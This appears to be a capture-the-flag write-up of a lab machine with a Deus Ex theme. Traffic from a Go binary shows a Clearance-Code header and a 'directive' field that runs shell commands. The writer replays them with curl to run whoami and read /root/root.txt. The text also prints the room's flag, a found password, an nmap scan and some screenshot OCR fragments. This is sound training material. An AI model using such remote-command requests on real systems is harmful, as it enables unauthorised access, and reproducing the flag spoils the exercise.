-rwxr-xr-x  1 ajacobson ajacobson 6941856 Oct 22 05:36 badactors-list
-rw-r--r--  1 ajacobson ajacobson     643 Oct 22 14:08 user.txt
C:\home\ajacobson\Desktop> file badactors-list
file badactors-list
badactors-list: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, BuildID[sha1]=c9bf588974cd2b3b7c2db34d49d3df7aec3a76dc, for GNU/Linux 3.2.0, not stripped
C:\home\ajacobson\Desktop>
```

This is what the binary looks like when we run it.



Syncing with
http://UNATCO:23023

For some reason the app is reaching out to the port 23023. Lets take a look at what the traffic looks like via wireshark but I am not getting anything.???? This is due to UNATCO not being listed in our `/etc/hosts/` file. After looking our victim machine has 127.0.0.1 set to UNATCO. This means that if we want the program on OUR attacker machine to connect properly, we will have to set the victims machine as UNATCO in our /etc/hosts file. So we upload the file to our machine



```
C:\home\ajacobson\Desktop> ls
badactors-list  user.txt
C:\home\ajacobson\Desktop> sudo python3 -m http.server
[sudo] password for ajacobson:


Sorry, try again.
[sudo] password for ajacobson:
Sorry, try again.
[sudo] password for ajacobson:
sudo: 3 incorrect password attempts
C:\home\ajacobson\Desktop>  python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.13.1.3 - - [09/Nov/2022 06:38:14] "GET / HTTP/1.1" 200 -
10.13.1.3 - - [09/Nov/2022 06:38:14] code 404, message File not found
10.13.1.3 - - [09/Nov/2022 06:38:14] "GET /favicon.ico HTTP/1.1" 404 -
10.13.1.3 - - [09/Nov/2022 06:38:16] "GET /badactors-list HTTP/1.1" 200 -
```


United Nations Anti-Terrorist
Directory listing for /
10.10.89.231:8000
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

Directory listing for /

- badactors-list
- user.txt

Hostname1

Since we have the binary back on our system and we updated out etc/hosts, lets see if we can see traffic in Wireshark.


Capturing from tun0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
UNATCO IDS Reporting
Bad Actors List
Update List

```
tcp.port == 23023 && http
```

```
No.   Time           Source        Destination   Protocol Length Info
12607 344.547400932 10.13.1.3     10.10.89.231  HTTP     302 POST / HTTP/1.1  (application/x-www-form-urlencoded
12609 344.748031917 10.10.89.231  10.13.1.3     HTTP     498 HTTP/1.1 202 Accepted  (text/plain)
```

```
Frame 12607: 302 bytes on wire (2416 bits), 302 bytes captured
Raw packet data
Internet Protocol Version 4, Src: 10.13.1.3, Dst: 10.10.89.231
Transmission Control Protocol, Src Port: 58032, Dst Port: 2302
Hypertext Transfer Protocol
  POST / HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST / HTTP/1.1\r\n]
    Request Method: POST
    Request URI: /
    Request Version: HTTP/1.1
  Host: UNATCO:23023\r\n
  User-Agent: Go-http-client/1.1\r\n
  Content-Length: 49\r\n
  Clearance-Code: 7gFfT74scCgzMqW4EQbu\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Full request URI: http://UNATCO:23023/]
  [HTTP request 1/1]
  [Response in frame: 12609]
  File Data: 49 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "directive" = "cat /var/www/html/badactors.txt"
    Key: directive
    Value: cat /var/www/html/badactors.txt
```

```
0000  45 00 01 2e 4a 0a 40 00  40 06 80 bf 0a 0d 01 03   E···.J·@
0010  0a 0a 59 e7 e2 b0 59 ef  5b e6 03 42 7c af ad 5f   ··Y···Y
0020  80 18 01 f6 40 13 00 00  01 01 08 0a e6 49 2c 48   ····@··
0030  54 18 00 54 50 4f 53 54  20 2f 20 48 54 54 50 2f   T··TPOS
0040  31 2e 31 0d 0a 48 6f 73  74 3a 20 55 4e 41 54 43   1.1··Ho
0050  4f 3a 32 33 30 32 33 0d  0a 55 73 65 72 2d 41 67   O:23023
0060  65 6e 74 3a 20 47 6f 2d  68 74 74 70 2d 63 6c 69   ent: Go
0070  65 6e 74 2f 31 2e 31 0d  0a 43 6f 6e 74 65 6e 74   ent/1.1
0080  2d 4c 65 6e 67 74 68 3a  20 34 39 0d 0a 43 6c 65   -Length
0090  61 72 61 6e 63 65 2d 43  6f 64 65 3a 20 37 67 46   arance-
00a0  66 54 37 34 73 63 43 67  7a 4d 71 57 34 45 51 62   fT74scC
00b0  75 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a   u··Cont
00c0  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 77    applic
00d0  77 77 2d 66 6f 72 6d 2d  75 72 6c 65 6e 63 6f 64   ww-form
00e0  65 64 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   ed··Acc
00f0  69 6e 67 3a 20 67 7a 69  70 0d 0a 0d 0a 64 69 72   ing: gz
0100  65 63 74 69 76 65 3d 63  61 74 2b 25 32 46 76 61   ective=
0110  72 25 32 46 77 77 77 25  32 46 68 74 6d 6c 25 32   r%2Fwww
0120  46 62 61 64 61 63 74 6f  72 73 2e 74 78 74         Fbadact
```

apriest
aquinas_nz
cookiecat
craks
curley
darkmattermatt
etodd
gfoyle
grank
gsyme
haz
hgrimaldi
hhall
hquinnzell
infosneknz

the Clearance-Code and the Directive form item stand out. It looks like the Clearence-Code is being sent by the program to get authorized access. It then uses the directive key to run a command, in this case it is `cat /var/www/html/badactors.txt` I am going to use this in burp so we can change the request.

#curl

```
curl -H 'Clearance-Code: yourswillgohere' -d
'directive=whoami' targetmachineIP:23023
```


- `curl`: a tool used to transfer data to/from a server.

- `-H`: used to provide headers. In this case, we are adding the Clearance-Code to the header.

- `-d`: Specifies the data we want sent. Usable in POST requests. In this case, we are sending the directive "whoami"

```
curl -H 'Clearance-Code: Clearance-Code:
7gFfT74scCgzMqW4EQbu' -d 'directive=whoami'
10.10.89.231:23023
```

![[Pasted image 20221109020702.png]] Lets read the root.txt ``` curl -H 'Clearance-Code:7gFfT74scCgzMqW4EQbu' -d 'directive=cat /root/root.txt' 10.10.89.231:23023 ```



```
└─$ curl -H 'Clearance-Code:7gFfT74scCgzMqW4EQbu' -d 'directive=cat /root/root.txt' 10.10.89.231:23023

From: AJacobson//UNATCO.00013.76490
To: JCDenton//UNATCO.82098.9868
Subject: Come by my office

We need to talk about that last mission.  In person, not infolink.  Come by my
office after you've been debriefed by Manderley.

    thm{985bb3c88bfe66f9b465b00198692866}

-alex-

┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ 
```

Root.txt

```
thm{985bb3c88bfe66f9b465b00198692866}
```

Removal of Tools

---

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp

10. /dev/shm

11. /home/username/

12. /home/username/Downloads

13. /var/www/html/

14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share


Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-07 22:31 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 22:31
```

```
Completed Parallel DNS resolution of 1 host. at 22:31, 2.01s elapsed
Initiating SYN Stealth Scan at 22:31
Scanning 10.10.191.163 [65535 ports]
Discovered open port 80/tcp on 10.10.191.163
Discovered open port 5901/tcp on 10.10.191.163
Discovered open port 23023/tcp on 10.10.191.163
Completed SYN Stealth Scan at 22:32, 14.00s elapsed (65535 total ports)
Initiating Service scan at 22:32
Scanning 3 services on 10.10.191.163
Completed Service scan at 22:33, 94.46s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.191.163.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 5.62s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 6.58s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:33
Completed NSE at 22:33, 0.00s elapsed
Nmap scan report for 10.10.191.163
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-07 22:31:53 EST for 120s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
```



```
| http-robots.txt: 2 disallowed entries
|_/datacubes *
|_http-title: United Nations Anti-Terrorist Coalition
|_http-server-header: Apache/2.4.41 (Ubuntu)
5901/tcp  open  vnc     syn-ack ttl 61 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VeNCrypt (19)
|     VNC Authentication (2)
|   VeNCrypt auth subtypes:
|     Unknown security type (2)
|_    VNC auth, Anonymous TLS (258)
23023/tcp open  unknown syn-ack ttl 61
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 08 Nov 2022 03:32:42 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|     send a directive to process
|   GenericLines, Help, Kerberos, RTSPRequest,
SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 08 Nov 2022 03:32:13 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|     send a directive to process
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/plain
|     Date: Tue, 08 Nov 2022 03:32:14 GMT
|     Content-Length: 90
|     UNATCO Liberty Island - Command/Control
|     RESTRICTED: ANGEL/OA
|_    send a directive to process
1 service unrecognized despite returning data. If you
know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port23023-
TCP:V=7.93%I=7%D=11/7%Time=6369CDBD%P=x86_64-pc-linux-
gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n
Content-Type:\x20
SF:text/plain;\x20charset=utf-
8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,E0,"HTTP/1\.0\x20200\x20OK\r
\nAccess-Control-
SF:Allow-Origin:\x20\*\r\nContent-
Type:\x20text/plain\r\nDate:\x20Tue,\x20
SF:08\x20Nov\x202022\x2003:32:13\x20GMT\r\nContent-
```

```
Length:\x2090\r\n\r\nUN
SF:ATCO\x20Liberty\x20Island\x20-
\x20Command/Control\n\nRESTRICTED:\x20ANG
SF:EL/OA\n\nsend\x20a\x20directive\x20to\x20process")%r(H
TTPOptions,E0,"HT
SF:TP/1\.0\x20200\x20OK\r\nAccess-Control-Allow-
Origin:\x20\*\r\nContent-T
SF:ype:\x20text/plain\r\nDate:\x20Tue,\x2008\x20Nov\x2020
22\x2003:32:14\x2
SF:0GMT\r\nContent-
Length:\x2090\r\n\r\nUNATCO\x20Liberty\x20Island\x20-\x
SF:20Command/Control\n\nRESTRICTED:\x20ANGEL/OA\n\nsend\x
20a\x20directive\
SF:x20to\x20process")%r(RTSPRequest,67,"HTTP/1\.1\x20400\
x20Bad\x20Request
SF:\r\nContent-Type:\x20text/plain;\x20charset=utf-
8\r\nConnection:\x20clo
SF:se\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1\.1
\x20400\x20Bad\x2
SF:0Request\r\nContent-
Type:\x20text/plain;\x20charset=utf-8\r\nConnection
SF::\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSession
Req,67,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nContent-
Type:\x20text/plain;\x20charset=ut
SF:f-
8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
r(TerminalSe
SF:rverCookie,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nC
ontent-Type:\x20t
SF:ext/plain;\x20charset=utf-
8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
```

